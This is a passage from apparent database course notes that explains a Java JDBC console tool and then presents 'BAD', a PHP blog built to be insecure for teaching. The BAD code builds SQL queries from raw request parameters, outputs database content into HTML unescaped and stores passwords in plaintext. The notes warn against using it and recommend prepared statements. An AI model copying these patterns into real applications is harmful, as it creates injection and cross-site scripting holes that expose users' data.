this could indicate an error by the user (e.g., if the user accidentally provides the **classpath** argument to `ConsoleQuery` instead of to the `java` command). Next, the method checks whether it can obtain access to the system console, which `ConsoleQuery` needs to ask the user for input. Finally, after obtaining the system console, the method hands control over to the `mainProgram` method:

```
48  /**
49   * The main program. Can throw system errors (e.g., {@code IOError} or
50   * {@code UserInterruptException}) that should abort the entire program.
51   *
52   * @param console  The console used to read input from the user.
53   * @throws SQLException if closing the connection failed.
54   */
55  private static void mainProgram(Console console)
56  throws SQLException
57  {
58      /* Try to make a JDBC connection. */
59      System.out.print("JDBC url: ");
60      String url = console.readLine();
61
62      System.out.print("Database username: ");
63      String user = console.readLine();
64
65      System.out.print("Database password (blinded): ");
66      String pwd = new String(console.readPassword());
67
68      System.out.println();
69
70      Connection con = null;
71      try {
72          con = DriverManager.getConnection(url, user, pwd);
73      }
74      catch (SQLException ex) {
75          System.out.println(String.format("Could not connect: %s.",
76                                           ex.getMessage()));
77          return;
78      }
79
80      /* Accept SQL statements from the user and execute them. */
81      try {
82          performCommands(console, con);
83      }
84      finally {
85          con.close();
86      }
87  }
```

First, the `mainProgram` method asks the user for the three pieces of information it needs to connect to a database using JDBC: the **JDBC URL**, a **database username**, and a **database password**. Here, the JDBC URL specifies all details JDBC needs to connect to a database. For example, to connect to a database called **myDatabase** maintained by an IBM DB2 RDBMS at address **my.db2.example.com**, one can use the JDBC URL

`jdbc:db2://my.db2.example.com/myDatabase`.

Likewise, the JDBC URL

```
jdbc:postgresql://my.postgresql.example.com/myOtherDatabase
```

specifies a connection to a database called **myOtherDatabase** maintained by a POSTGRESQL RDBMS at address **my.postgresql.example.com**.

Next, the `mainProgram` method establishes a connection with the database using the `getConnection` method of `java.sql.DriverManager`. This method will **interpret the JDBC URL** to figure out which **driver** to use to connect to the specified database. For example, the above two JDBC URLs will either require the IBM DB2 JDBC driver or the POSTGRESQL JDBC driver, respectively. After establishing the connection, the `getConnection` method will use the provided username and password to **authenticate** to the database specified by the JDBC URL. If all these steps succeed, then the `getConnection` method returns a working **JDBC connection** implementing the interface `java.sql.Connection`. Otherwise, an `SQLException` is thrown detailing what went wrong (e.g., loading the JDBC driver, establishing the connection, or authentication).

Finally, after obtaining the JDBC connection, the `mainProgram` method hands control over to the `performCommands` method. Note that the `mainProgram` method uses a `try ... finally`-block that ensures that the JDBC connection gets **closed** (cleaned up) whenever the `performCommands` method finishes (e.g., normally or due to an exception). Closing a JDBC connection after use is generally a good practice: this allows JDBC and the RDBMS to **free up all resources** they are dedicating to maintaining the JDBC connection.

Next, we look at the `performCommands` method:

```java
/**
 * Ask the user for SQL statements and execute these SQL statements until
 * the user issues "EXIT". Can throw system errors (e.g., {@code IOError} or
 * {@code UserInterruptException}) that should abort the entire program.
 *
 * @param console  The console used to read input from the user.
 * @param con      The JDBC connection used to execute SQL statements.
 */
private static void performCommands(Console console, Connection con)
{
    while (true) {
        System.out.println("SQL query or EXIT: ");
        String command = console.readLine();

        if (command.equals("EXIT")) {
            return;
        }

        try {
            performStatement(con, command);
        }
        catch (SQLException ex) {
            System.out.println(String.format("SQL Failure: %s.",
                                             ex.getMessage()));
        }
    }
}
```

The `performCommands` method repeatedly asks the user for a command. If this command is the text "EXIT", then the method stops. Otherwise, the method assumes the command is an SQL statement and hands the statement over to the `performStatement` method for execution. Execution of the SQL statement can fail

(e.g., a typo in the SQL statement or a network failure that disrupts the JDBC connection to the RDBMS), in which case an `SQLException` is thrown. This exception will be captured by the `performCommands` method, after which the `performCommands` method prints an error message.

Next, we look at how the `performStatement` method executes an SQL statement:

```
/**
 * Perform an SQL statement and pretty-print the result.
 *
 * @param con  The JDBC connection used to execute the SQL statement.
 * @param sql  The SQL statement to execute.
 * @throws SQLException upon any JDBC-related issues (e.g., invalid SQL
 *         statement or disconnection).
 */
private static void performStatement(Connection con, String sql)
throws SQLException
{
    /* Make a JDBC statement, execute the SQL stament via the JDBC
     * statement, pretty-print the result, and clean up the JDBC statement
     * when exiting the method (even if an exception is thrown). */
    try (Statement stmt = con.createStatement()) {
        boolean hasResultSet = stmt.execute(sql);

        if (!hasResultSet) {
            prettyPrintUpdateCount(stmt);
        }
        else {
            prettyPrintResultSet(stmt);
        }

        /* Clearly separate the above result from the next input. */
        System.out.println();
    }
}
```

The method `performStatement` calls the method `createStatement` of the JDBC connection to create a **JDBC statement object** implementing the interface `java.sql.Statement`. This JDBC statement can be used to execute an SQL statement using the method `execute`. Note that Java does not know SQL: from the perspective of Java, we are calling the method `execute` of the JDBC statement simply with a `String` object (an arbitrary piece of text).

Executing the SQL statement by calling the `execute` method has three possible outcomes:

1. The `execute` method returns **true**, indicating that the SQL statement was successfully executed and resulted in a **result set** (representing a table, e.g., `SELECT` statements). In this case, the method `performStatement` calls the method `prettyPrintResultSet` to pretty-print the resulting result set as a table.

2. The `execute` method returns **false**, indicating that the SQL statement was successfully executed and did not result in a **result set** (e.g., `INSERT`, `UPDATE`, and `DELETE` statements). In this case, the method `performStatement` calls the method `prettyPrintUpdateCount` to pretty-print the number of rows affected by the SQL statement.

3. The `execute` method throws an `SQLException` if anything went wrong while executing the SQL statement (e.g., due to a typo in the statement).

Finally, we note that the interface `java.sql.Statement` provides the `java.lang.AutoCloseable` interface. Hence, the `try`-block of the `performStatement` method ensures that the JDBC statement gets **closed** (cleaned up) whenever the method finishes (e.g., normally or due to an exception).

Next, we look at the methods `prettyPrintResultSet` and `prettyPrintUpdateCount` that are used by the `performStatement` method to pretty-print the result of executing an SQL statement. First, we look at the `prettyPrintUpdateCount` method:

```
/**
 * Pretty-print the result of an SQL statement that did not yield a result
 * set (e.g., an INSERT, UPDATE, or DELETE statement).
 *
 * @param stmt  The JDBC statement via which the SQL statement was executed.
 * @throws SQLException upon any JDBC-related issues.
 */
private static void prettyPrintUpdateCount(Statement stmt)
throws SQLException
{
    int count = stmt.getUpdateCount();
    System.out.println(String.format("Rows affected: %d.", count));
}
```

The `prettyPrintUpdateCount` method uses the `getUpdateCount` method of the JDBC statement to ask how many rows are affected by the execution of the SQL statement. Next, the method reports the number of affected rows to the user.

Next, we look at the `prettyPrintResultSet` method:

```
/**
 * Pretty-print the result of an SQL statement that did yield a result set
 * (e.g., a SELECT statement).
 *
 * @param stmt  The JDBC statement via which the SQL statement was executed.
 * @throws SQLException upon any JDBC-related issues.
 */
private static void prettyPrintResultSet(Statement stmt)
throws SQLException
{
    /* Obtain the result set, print the table header, print each row, and
     * clean up the result set when exiting the method (even if an exception
     * is thrown). */
    try (ResultSet rs = stmt.getResultSet()) {
        /* We will use the result set metadata to obtain the number of
         * columns, the width of each column, and the column labels
         * (either column name or alias) of each column. */
        ResultSetMetaData md = rs.getMetaData();

        /* Print the table header consisting of the top rule, the column
         * names, and the middle rule separating the header from the table
         * content. */
        prettyPrintRow(ppRule, ppRulerSep, md, i -> ppRulers);
        prettyPrintRow(ppBlank, ppValueSep, md, i -> md.getColumnLabel(i));
        prettyPrintRow(ppRule, ppRulerSep, md, i -> ppRulers);

```

```
226         /* Result sets start before the first row. Go to the next row and,
227          * if there is a next row, pretty-print the row as a line in the
228          * pretty-printed table. */
229         while (rs.next()) {
230             prettyPrintRow(ppBlank, ppValueSep, md, i -> rs.getObject(i));
231         }
232
233         /* Print the bottom table rule. */
234         prettyPrintRow(ppRule, ppRulerSep, md, i -> ppRulers);
235     }
236 }
```

The `prettyPrintResultSet` method has the task to print a query result (e.g., the result of executing an **SELECT** statement) in a table format. We refer to Figure 5.1 for how this format will look when printing the **Course** table from the dataset of Figure 4.1

First, the `prettyPrintResultSet` method calls the `getResultSet` method of the JDBC statement to obtain a **JDBC result set object** implementing the `java.sql.ResultSet` interface. This JDBC result set provides an interface to read the **result table** obtained by executing the SQL statement.

Second, the `prettyPrintResultSet` method calls the `getMetaData` method of the JDBC result set to obtain a **JDBC metadata object** implementing the `java.sql.ResultSetMetaData` interface. This JDBC metadata object describes the **schema** of the result table, e.g., the number of columns, the name of each column, and the size required to display column values. Then, at Lines 222–224, the `prettyPrintResultSet` method calls the `prettyPrintRow` method to pretty-print the **table header**. In specific, Line 222 prints the **top rule** of the table, Line 223 prints the **column names** of the table, and Line 224 prints the **middle rule** of the table that separates the table header from the table data. In these calls to the `prettyPrintRow` method, the constants `ppRule`, `ppRulerSep`, `ppRulers`, `ppBlank`, and `ppValueSep` specify the symbols used to format the table (e.g., `ppRule` is defined as the constant `"-"` and is used to print horizontal rules). We refer to Lines 164–197 (Appendix B) for further details.

Assume the result table has n columns. JDBC will number these columns starting at 1. Each of the three calls at Lines 222–224 to the `prettyPrintRow` method will print values for each column $1, \ldots, n$. To obtain the value to print in the i-th column, the `prettyPrintRow` method uses a look-up function. For example, Line 223 specifies the look-up function for the column names using a **Java lambda function** of the form

```
i -> md.getColumnLabel(i).
```

This notation specifies a look-up function that maps an input i onto the value to print in the i-th column. In this case, the value to print in the i-th column is obtained using the method `getColumnLabel` of the JDBC metadata object. The method `getColumnLabel` will return a suitable display name for the i-th column of the result table. Typically, this display name is determined by the **output specification** of the **SELECT**-clause of the SQL statement: if the i-th output specification is of the form `expr AS column_name`, then the display name will be `column_name`.

Third, the `prettyPrintResultSet` method prints each row. JDBC result sets always start **before** the first row. Hence, to move the JDBC result set to the first row, the `prettyPrintResultSet` calls the method `next`. This method will return **true** if there is a next row (and, hence, a first row). Next, the `prettyPrintResultSet` method calls the method `prettyPrintRow` to print the current row from the table. To obtain the value for the i-th column of the current table row, the `prettyPrintRow` method uses the look-up function

```
i -> rs.getObject(i).
```

This look-up function uses the method `getObject` of the JDBC result set to obtain a Java `Object` holding the value of the i-th column of the current row. As `prettyPrintRow` will only be printing the column value, that method does not need to know the exact type of the column value (hence, a value of type `Object` suffices). For data-based applications that need column values of a specific type, the JDBC result set provides a plethora of `getType` methods, e.g., `getString`, `getInt`, and `getTimestamp`.

After printing the first row, the `prettyPrintResultSet` method will continue by repeatedly moving the JDBC result set to the next row and printing that row until no further rows are available. Finally, at Line 234, the `prettyPrintResultSet` method will print the **bottom rule** of the table.

Next, we look at how the method `prettyPrintRow` prints individual rows:

```
239 /**
240  * Pretty-print a row of values. To provide the values, this method expects
241  * a lambda {@code lookup} that can be defined by the notation
242  *     {@code i -> expression}
243  * This notation introduces a lambda that maps column index {@code i} to the
244  * value {@code expression}. Here, column indices start at 1.
245  *
246  * @param fill    The filler used to fill columns.
247  * @param sep     The separator used between columns.
248  * @param md      The ResultSet metadata that determines row properties.
249  * @param lookup  The lambda that maps column indices onto column values.
250  * @throws SQLException upon any JDBC-related issues.
251  */
252 private static void prettyPrintRow(String fill,
253                                    String sep,
254                                    ResultSetMetaData md,
255                                    ppLookupColumnFunction lookup)
256 throws SQLException
257 {
258     /* The number of columns. */
259     int numColumns = md.getColumnCount();
260
261     /* Pretty-print each column. */
262     for (int i = 1; i <= numColumns; ++i) {
263         System.out.print(sep);
264         System.out.print(fill);
265         prettyPrintColumnValue(lookup.apply(i),
266                                md.getColumnDisplaySize(i));
267         System.out.print(fill);
268     }
269     System.out.println(sep);
270 }
```

First, the `prettyPrintRow` method calls the method `getColumnCount` of the JDBC metadata object to determine the number of columns to print. Next, for each column i, the `prettyPrintRow` method will print the column value enclosed by the table formatting. To print the column value, the `prettyPrintRow` method uses the look-up function to obtain the value of the i column, uses the method `getColumnDisplaySize` of the JDBC metadata object to obtain the width suggested by the RDBMS for printing the values of the i-th column, and passes this information to the `prettyPrintColumnValue` method that will actually print the column value:

```
273 /**
274  * Pretty-print a single column within a row.
275  *
276  * @param object    The value to print.
277  * @param rsWidth   The width of the column according to the result set.
278  */
```

```java
private static void prettyPrintColumnValue(Object object, int rsWidth)
{
    /* The string-representation of the object. */
    String value = (object == null) ? "NULL" : object.toString();

    /* The maximum width of the column to print value in. */
    int width = Math.min(ppMaxColumnWidth, rsWidth);

    /* Print the value and ensure the printed value is not too long. Note
     * that this method will not clean up strings (e.g., eliminate new
     * lines and tabs): some inputs will break the table formatting. */
    if (value.length() > width) {
        value = value.substring(0, width);
    }
    System.out.print(value);

    /* if the printed value is shorter than the column width, then pad the
     * remainder of the column with blanks. */
    if (value.length() < width) {
        int paddingSize = width - value.length();
        System.out.print(ppBlank.repeat(paddingSize));
    }
}
```

Finally, the `prettyPrintColumnValue` method takes care of columns with `NULL` values, ensures that column values are not too long (with an upper-bound defined by `ppMaxColumnWidth`), and that columns with short values are filled up with padding.

5.1.3 Overview of important JDBC interfaces

Next, we summarize the main interfaces one uses to interact with a database using JDBC. First, the interfaces illustrated in `ConsoleQuery`:

- **`java.sql.DriverManager`** establishes JDBC connections via the method `getConnection`.
- **`java.sql.Connection`** represents a JDBC connection and can be used to obtain JDBC statements and prepared statements via methods `createStatement` and `prepareStatement`.
- **`java.sql.Statement`** represents a JDBC statement that can be used to execute **static SQL statements** (without any variables that need to be filled in by user input) via the method `execute`. Furthermore, JDBC statements provide access to the results of executing SQL statements via the methods `getUpdateCount` and `getResultSet`.
- **`java.sql.ResultSet`** represents a **JDBC result set** that can be used to retrieve result tables after executing an SQL statement. The JDBC result set provides access to the metadata of the result table via the `getMetaData` method, to individual rows of the result table via the `next` method, and to individual column values of type **Type** in the current row of the result table via `get`**`Type`** methods (e.g., `getObject`, `getString`, `getInt`, and `getTimestamp`).
- **`java.sql.ResultSetMetaData`** represents a **JDBC metadata object** that can be used to retrieve the schema of the result table, e.g., the number of columns via the method `getColumnCount`, suitable display names of columns via the method `getColumnLabel`, and the recommended width of a column via the method `getColumnDisplaySize`.

Besides the interfaces used in `ConsoleQuery`, there is one additional interface that is **crucial**in the development of secure real-world applications that deal with both databases and user input:

- **`java.sql.PreparedStatement`** represents a **JDBC prepared statement**. A JDBC prepared statement is a special type of JDBC statement that is designed to **safely** execute **dynamic SQL statements** (with variables that need to be filled in by user input). The following function illustrates the usage of a prepared statement in Java:

```java
/**
 * Look up a course by name and pretty-print the result.
 *
 * @param con   The JDBC connection used to execute the SQL statement.
 * @param name  The name of the course to look up.
 * @throws SQLException upon any JDBC-related issues (e.g., invalid SQL
 *         statement or disconnection).
 */
private static void lookupCourse(Connection con, String name)
throws SQLException
{
    String sql = "SELECT * FROM course WHERE name = ?";

    /* Make a JDBC prepared statement for the query specified by sql. Each
     * question mark (?) represents a placeholder where input values must be
     * filled in. */
    try (PreparedStatement pstmt = con.prepareStatement(sql)) {
        /* Fill in the first (and only) placeholder with the content of
         * name. This tells the RDBMS that the provided value is a data
         * value and should not be treated as SQL code. */
        pstmt.setString(1, name);

        /* After filling in all placeholders in the prepared statement, we
         * can execute the statement. After execution, the prepared
         * statement works identical to a normal statement. Hence, we can
         * pretty-print the resulting result set. */
        pstmt.execute();
        prettyPrintResultSet(pstmt);
    }
}
```

Always use prepared statements with placeholders for all data values to safely combine data values with SQL queries. We refer to Section 5.2.4.2 for an illustration of the importance of using **prepared statements** in data-based applications.

5.2 Common pitfalls when interacting with databases

In the previous section, we introduced `ConsoleQuery`, a simple console application that illustrates the usage of JDBC to interact with a database. As `ConsoleQuery` provides a very minimal amount of functionality, the presentation of `ConsoleQuery` avoids the **common pitfalls** of many data-based applications. In this section, we will illustrate these common pitfalls by building the **Basic Article Demo (`BAD`)**.

`BAD` is a web-application that provides the functionality of a simple blog, where authors can place articles and visitors can place comments on these articles. Web-applications typically operate via the internet, a

notoriously hostile environment. Hence, to avoid **security vulnerabilities** and other issues, it is crucial that web-applications have a design and implementation of the highest quality.

Unfortunately, the implementation of BAD is not of the highest quality: to illustrate how easy it is to make outright **fundamentally dangerous and utterly broken** web-applications, the source code of BAD is riddled with **bugs** and other issues. Hence,

Never use BAD or parts of the BAD source code in the real world.

First, in Section 5.2.1, we provide a brief overview of the functionality provided by BAD. Next, in Section 5.2.2, we provide a brief overview of the prior knowledge of web development and PHP that our implementation of BAD relies on. Then, in Section 5.2.3, we detail the implementation of BAD. Finally, in Section 5.2.4, we detail the many common pitfalls and issues in the implementation of BAD and detail how to avoid these pitfalls and prevent these issues.

Remark. BAD is developed in PHP and these notes use MARIADB, a fork of MYSQL, as the RDBMS. There are plenty other platforms for developing web-applications, most of which are **better suited** for developing well-structured high-quality software. In these notes, we have chosen for PHP and MARIADB not because it is a good technical choice (many would argue it is not), but because this choice allowed us to present BAD with a minimal amount of source code and with minimal prior knowledge of web development and the development platform we used.

5.2.1 Example usage of BAD

BAD is a very simple blog where authors can place articles and visitors can place comments. Here, we demonstrate BAD using a database with schema

Author(*id*: `numeric`, *name*: `text`, *password*: `text`);

Article(*id*: `numeric`, *author_id*: `numeric`, *title*: `text`, *content*: `text`, *tcreate*: `date&time`);

Comment(*id*: `numeric`, *article_id*: `numeric`, *name*: `text`, *content*: `text`, *tcreate*: `date&time`).

and with the initial dataset of Figure 5.2.

Table **Author**

id	*name*	*password*
1	Me	Test1234!
2	Myself	$3cr3+P4ssw0rd
3	I	Test1234!

Article

id	*author_id*	*title*	*content*	*tcreate*
1	1	The first ...	<p>Me is ...	2025-01-02
2	2	The second ...	<p>Myself is ...	2025-01-03

Comment

id	*article_id*	*name*	*content*	*tcreate*
1	1	Anonymous	Hi, great story!	2025-02-03

Figure 5.2: The example database used in this description of BAD.

We assume that BAD is served at `https://example.com/bad.php` (which it is not). If we visit this address, we are greeted with the **main page** of Figure 5.3, **left**. This web page lists all articles from newest to oldest and provides an option to create new articles. The **hyperlink** of the first article will send the visitor to `https://example.com/bad.php?article=1`. Visiting that address will result in the **article page** of Figure 5.3, **right**. This web page shows the first article, all its comments (a single comment in this case), and a form to submit new comments.

Main page	The article page
# List of articles Create a new article. 1. The second article ever (0 comments). By *Myself*. Posted at 2 January 2025, 14:15. 2. The first article ever (1 comments). By *Me*. Posted at 2 January 2025, 12:13.	# The first article ever By *Me*. Posted at 2 January 2025, 12:13. Me is *writing* this! ## Comments 1. *Anonymous* wrote on 3 February 2025, 16:17: Hi, great story! ## Write your comment Name: Comment: Place Comment

Figure 5.3: The **Basic Article Demo** (BAD) web-application in action.

5.2.2 A very short introduction to web development and PHP

To understand how BAD works and why BAD is utterly broken, one needs some familiarity with how web-applications work. For those unfamiliar with web-applications and PHP, we provide a **minimal introduction** to both.

The structure and content of a web page are written in the **Hypertext Markup Language (HTML)**. In PHP programs, one can freely mix HTML with program logic: only those parts of the source within `<?php ...?>` is considered PHP code, while all other parts are considered HTML. The HTML portions of BAD are only there to properly display the output of BAD in a browser. Hence, it is not necessary to understand the HTML portions of BAD in detail. In the source code of BAD, we have used *light gray and italic* syntax highlighting for all parts of the source code that are HTML.

Web pages are displayed in a browser. Browsers use the **Hypertext Transfer Protocol (HTTP)** to request information from webservers. HTTP provides several ways to send information to a (program running on a) webserver. Here, we will only use two of these methods:

- A **GET request** represents a resource request from a server and the exact details of this request are provided by the **request target** that specifies a path to the requested resource (e.g., an URL) and, optionally, a **query component** consisting of key-value pairs. For example, the request target

```
http://example.com/some_page?key_1=value_1&key_2=value_2
```

requests the resource at `http://example.com/some_page` and provides this resource with two key-value pairs (`key_1`, `value_1`) and (`key_2`, `value_2`).

- A **POST requests** represents a request that sends data to the server. POST requests are typically used to process information submitted via a web form. As with GET requests, POST requests are send to a request target (that can include a query component). In addition, POST requests hold zero-or-more key-value pairs (e.g., that represent the fields of the web form).

Both GET and POST requests are typically answered by a **web-application**. Web-applications can be developed in a wide range of programming languages. Here, we will use PHP as the language to write the web-application `BAD`.

In PHP, all variables start with `$`, including the special globally-available variables `$_GET` and `$_POST`. The variable `$_GET` is a dictionary via which one can access all key-value pairs part of the query component of the request target. For example, if the requested resource `http://example.com/some_page` of the request target

`http://example.com/some_page?key_1=value_1&key_2=value_2`

is a PHP web-application, then within the PHP source code of this web-application, the dictionary entry `$_GET['key_1']` will provide the value "`value_1`". Likewise, the variable `$_POST` is a dictionary via which one can access all key-value requests contained in a POST request.

To represent string constants, PHP provides **single-quoted strings** of the form `'example'`. In addition, PHP provides **double-quoted strings** that provide **string interpolation**: variables used within a double-quoted strings are replaced by the value of these variables. Consider, for example

```
$v = 'amazing';
$w = "Hello $v world!";
```

In the above code fragment, the variable `$w` will evaluate to the value "`Hello amazing world!`". String interpolation can also be used to insert values from a dictionary. Consider a dictionary `$d` that defines the key `'key'` with value `'beautiful'` and we execute

```
$x = "Hello {$d['key']} world!";
```

In the above code fragment, the variable `$x` will evaluate to the value "`Hello beautiful world!`". String interpolation makes it very easy to mix strings and data values together. As string interpolation is easily overlooked in source code, we have highlighted the usage of string interpolation in the source code of `BAD`. In specific, we will syntax highlight string interpolation as follows:

```
$x = "Hello {$d['key']} world!"
```

5.2.3 The working of BAD

Next, we shall look at how `BAD` is implemented. We refer to Appendix C for the SQL statements used to create the database used by `BAD` and for the complete source code of `BAD`.

First, `BAD` creates a **PDO connection**:

```
/* Create the PDO connection used in this program. */
$user = 'MyDatabaseUserName';
$password = 'MyDatabasePassword';
$dsn = 'mysql:host=Host;dbname=DatabaseName';
$connection = new PDO($dsn, $user, $password);
```

A PDO connection is made based on a **data source name** `$dsn` that provides all details PDO needs to connect to a database. We note the similarity between the data source name used by PDO and the JDBC URL used by JDBC.

Next, BAD determines which action to take:

```
/* Figure out which action to take and take that action. */
if (isset($_POST['create']) && $_POST['create'] == 'article') {
    placeArticle($connection);
}
else if (isset($_POST['create']) && $_POST['create'] == 'comment') {
    placeComment($connection);
    showArticle($connection, $_POST['article']);
}
else if (isset($_GET['create'])) {
    showCreateArticle();
}
else if (isset($_GET['article'])) {
    showArticle($connection, $_GET['article']);
}
else {
    showArticleList($connection);
}
```

First, BAD inspects whether there was a **POST request** that need to be processed to **place new articles** or **place comments**. If there was no POST request, then BAD inspects whether a **special page** was requested via the query component of a GET request. BAD has two types of special pages: the **create article page** and the **article page**. Finally, if there was no POST request and no special page was requested, then BAD shows the **main page**.

The default action of BAD is to show the main page, which is produced by the function `showArticleList`:

```
/*
 * Use the PDO connection $con to query the database for the list of articles.
 * Next, produce an HTML page listing all articles.
 */
function showArticleList($con)
{
    $sql = 'SELECT author.name, article.*,
                   (SELECT COUNT(*)
                    FROM comment
                    WHERE article_id = article.id) AS n
            FROM article, author
            WHERE article.author_id = author.id
            ORDER BY article.id DESC;';
    $result = $con->query($sql);

    headerTemplate('Article List');
    ?>
        <h1>List of articles</h1>
        <p>Create a <a href="bad.php?create">new</a> article.</p>
        <ol>
    <?php
    foreach ($result as $article) {
        ?>
            <li>
                <p><a href='bad.php?article=<?= $article['id'] ?>'>
```

```
143                     <?= $article['title'] ?></a>
144                     (<?= $article['n'] ?> comments).
145                 </p>
146                 <p>By <em><?= $article['name'] ?></em>.<br>
147                     Posted at <?= formatDatetime($article['tcreate']) ?>.
148                 </p>
149             </li>
150         <?php
151     }
152     ?>
153         </ol>
154     <?php
155     footerTemplate();
156 }
```

The `showArticleList` function first executes the SQL query

```
SELECT author.name, article.*,
       (SELECT COUNT(*)
        FROM comment
        WHERE article_id = article.id) AS n
FROM article, author
WHERE article.author_id = author.id
ORDER BY article.id DESC;
```

to obtain **each article** together with the name of the author and the number of comments. The result of this query is made available via `$result`. Next, the `showArticleList` function outputs the start of the HTML page (generated by the function `headerTemplate`), followed by a **list of articles**, followed by the end of the HTML page (generated by the function `footerTemplate`).

To produce the list of articles, the `showArticleList` function uses a **`foreach`**-loop to output an entry for each article in `$result`. In the article list entry for the article with identifier `$article['id']`, the HTML output produced by

```
<a href='bad.php?article=<?= $article['id'] ?>'>...</a>
```

will provide a **hyperlink** that links to the **article page** that shows the article with identifier `$article['id']`. For example, the generated hyperlink for the first article will be `bad.php?article=1`.

Upon visit of an article (by visiting the generated hyperlink of an article), `BAD` will take the action at Line 310. This action will show the **article page** for the requested article. We note that the identifier of this requested article is provided the value of `$_GET['article']`. The article page is produced by the function `showArticle`:

```
159 /*
160  * Use the PDO connection $con to query the database for the $id-th article.
161  * Next, produce an HTML page showing this article and its comments.
162  */
163 function showArticle($con, $id)
164 {
165     $sql = "SELECT author.name, article.*
166             FROM author, article
167             WHERE author.id = article.author_id AND
168                   article.id = $id;";
169     $result = $con->query($sql);
170     $article = $result->fetch();
```

```
171
172     headerTemplate($article['title']);
173
174     /* First print the article. */
175     ?>
176         <h1><?= $article['title'] ?></h1>
177         <header><p>
178             By <em><?= $article['name'] ?></em>.<br>
179             Posted at <?= formatDatetime($article['tcreate']) ?>.
180         </p></header>
181         <p><?= $article['content'] ?></p>
182     <?php
183
184     /* Then print the comments. */
185     $sql = "SELECT *
186             FROM comment
187             WHERE article_id = $id
188             ORDER BY id;";
189     $result = $con->query($sql);
190
191     ?>
192         <h2>Comments</h2>
193         <ol>
194     <?php
195         foreach ($result as $comment) {
196             ?>
197             <li>
198                 <p><em><?= $comment['name'] ?></em>
199                    wrote on <?= formatDatetime($comment['tcreate']) ?>:</p>
200                 <p><?= nl2br(trim($comment['content'])); ?></p>
201             </li>
202             <?php
203         }
204     ?>
205         </ol>
206     <?php
207
208     /* Finally, print the write your comment form. */
209     createCommentTemplate($article['id']);
210     footerTemplate();
211 }
```

The `showArticle` function first uses **string interpolation** to construct an SQL query that looks up the details of the specified article with identifier `$id`. For example, if the visitor requested the first article by visiting the generated hyperlink `bad.php?article=1`, then `$id` has value `1` and the query

```
SELECT author.name, article.*
FROM author, article
WHERE author.id = article.author_id AND
      article.id = 1;
```

is generated. Next, the `showArticle` function executes this query. Note that there should be **exactly one row** in the query result: the requested article. Hence, after executing the query, the `showArticle` function fetches

the first row (the article), outputs the start of the HTML page, and outputs the article itself.

Next, the `showArticle` function uses string interpolation to construct an SQL query that looks up the comments on the article. For example, if `$id` has value `1`, then the query

```
SELECT *
FROM comment
WHERE article_id = 1
ORDER BY id;
```

is generated to look up the comments of the article with identifier `1`. Then, the `showArticle` function executes this query and outputs each comment.

Finally, the `showArticle` function outputs a write your comment form that users can use to post their own comments and outputs the end of the HTML page. The write your comment form is produced by the function `createCommentTemplate`:

```
80  /*
81   * Output an HTML form for creating a comment on the $id-th article.
82   */
83  function createCommentTemplate($id)
84  {
85      ?>
86          <h2>Write your comment</h2>
87          <form action="" method="post">
88          <p>
89              <label for="name">Name:</label><br>
90              <input name="name" id="name" type="text" required>
91          </p>
92          <p>
93              <label for="content">Comment:</label><br>
94              <textarea id="content" name="content" required></textarea>
95          </p>
96          <p>
97              <input id="submit" type="submit" value="Place Comment">
98              <input name="article" type="hidden" value="<?= $id ?>">
99              <input name="create" type="hidden" value="comment">
100         </p>
101         </form>
102     <?php
103 }
```

The function `createCommentTemplate` outputs an HTML form. When this HTML form is submitted, it will use the post method: the browser will send a POST request to the web-application when a visitor fills out and submits the form. The `<input ...>` and `<textarea ...>` fields of this form determine the data that is send to the server during this POST request. Crucially, the form has two hidden input fields:

1. a hidden input field named "article" that specifies the identifier of the article upon which the comment is commenting; and
2. a hidden input field named "create" with value "comment" that `BAD` uses internally to recognize the form and to determine how to process the form.

Upon submitting a comment via this write your comment form, `BAD` will take the action at Line 303. This action will first store the comment in the database using the function `placeComment` and then show the article with the newly-placed comment using the function `showArticle`, which we already detailed before. Next, we detail the `placeComment` function:

```
/*
 * Use the PDO connection $con to place a comment.
 */
function placeComment($con)
{
    $sql = "INSERT INTO comment(article_id, name, content)
            VALUES ({$_POST['article']},
                    '{$_POST['name']}',
                    '{$_POST['content']}');";
    $con->query($sql);
}
```

The `placeComment` function is rather straightforward: the function uses **string interpolation** to construct an `INSERT INTO` statement that adds a row in the **Comment** table. This row represents the new comment and is based on the information provided by the visitor that submitted the write your comment form. For example, if the visitor commented on the **first article** (the article with identifier **1**), provided the name **Kitty**, and provided the comment **Thanks for this article!**, then the following `INSERT INTO` statement will be executed by the `placeComment` function:

```
INSERT INTO comment(article_id, name, content)
VALUES (1, 'Kitty', 'Thanks for this article!');
```

Execution of this `INSERT INTO` statement will add the new comment to the **Comment** table.

Finally, `BAD` allows authors to create **new articles**. To do so, authors can follow the hyperlink on the main page, which links to `bad.php?create`. When visiting this hyperlink, `BAD` will take the action at Line 307. This action will show the **create article page** produced by the function `showCreateArticle`:

```
215 /*
216  * Produce an HTML page that provides a form to create an article.
217  */
218 function showCreateArticle()
219 {
220     headerTemplate('Create an Article');
221     createArticleTemplate();
222     footerTemplate();
223 }
```

The function `showCreateArticle` outputs the start of the HTML page, followed by the **write your article** form, followed by the end of the HTML page. The write your article form is produced by the function `createArticleTemplate`:

```
47 /*
48  * Output an HTML form for creating a new article.
49  */
50 function createArticleTemplate()
51 {
52     ?>
53         <h1>Write your article</h1>
54         <form action="" method="post">
55         <p>
56             <label for="name">Author name:</label><br>
57             <input name="name" id="name" type="text" required>
```

```
        </p>
        <p>
            <label for="password">Password:</label><br>
            <input name="password" id="password" type="password" required>
        </p>
        <p>
            <label for="title">Title:</label><br>
            <input name="title" id="title" type="text" required>
        </p>
        <p>
            <label for="content">Article content:</label><br>
            <textarea id="content" name="content" required></textarea>
        </p>
        <p>
            <input id="submit" type="submit" value="Place Article">
            <input name="create" type="hidden" value="article">
        </p>
        </form>
    <?php
}
```

The function `createArticleTemplate` outputs an HTML form. When this HTML form is submitted, it will use the **post method**. In addition, the form has a hidden input field named "create" with value "article". This hidden input field is used by `BAD` internally to determine how to process this form.

Upon submitting an article via this write your article form, `BAD` will take the action at Line 300. This action will store the article in the database using the function `placeArticle`:

```
237 /*
238  * Use the PDO connection $con to create an article and produce an HTML page with
239  * the results.
240  */
241 function placeArticle($con)
242 {
243     $sql = "SELECT id
244             FROM author
245             WHERE name = '{$_POST['name']}' AND
246                   password = '{$_POST['password']}';";
247     $result = $con->query($sql);
248     $author = $result->fetch();
249
250     /* No row returned---Invalid author information. */
251     if ($author == false) {
252         showError('invalid author information');
253         return;
254     }
255
256     /* In all other cases, place the article. */
257     $sql = "INSERT INTO article(author_id, title, content)
258             VALUES ({$author['id']},
259                     '{$_POST['title']}',
260                     '{$_POST['content']}');";
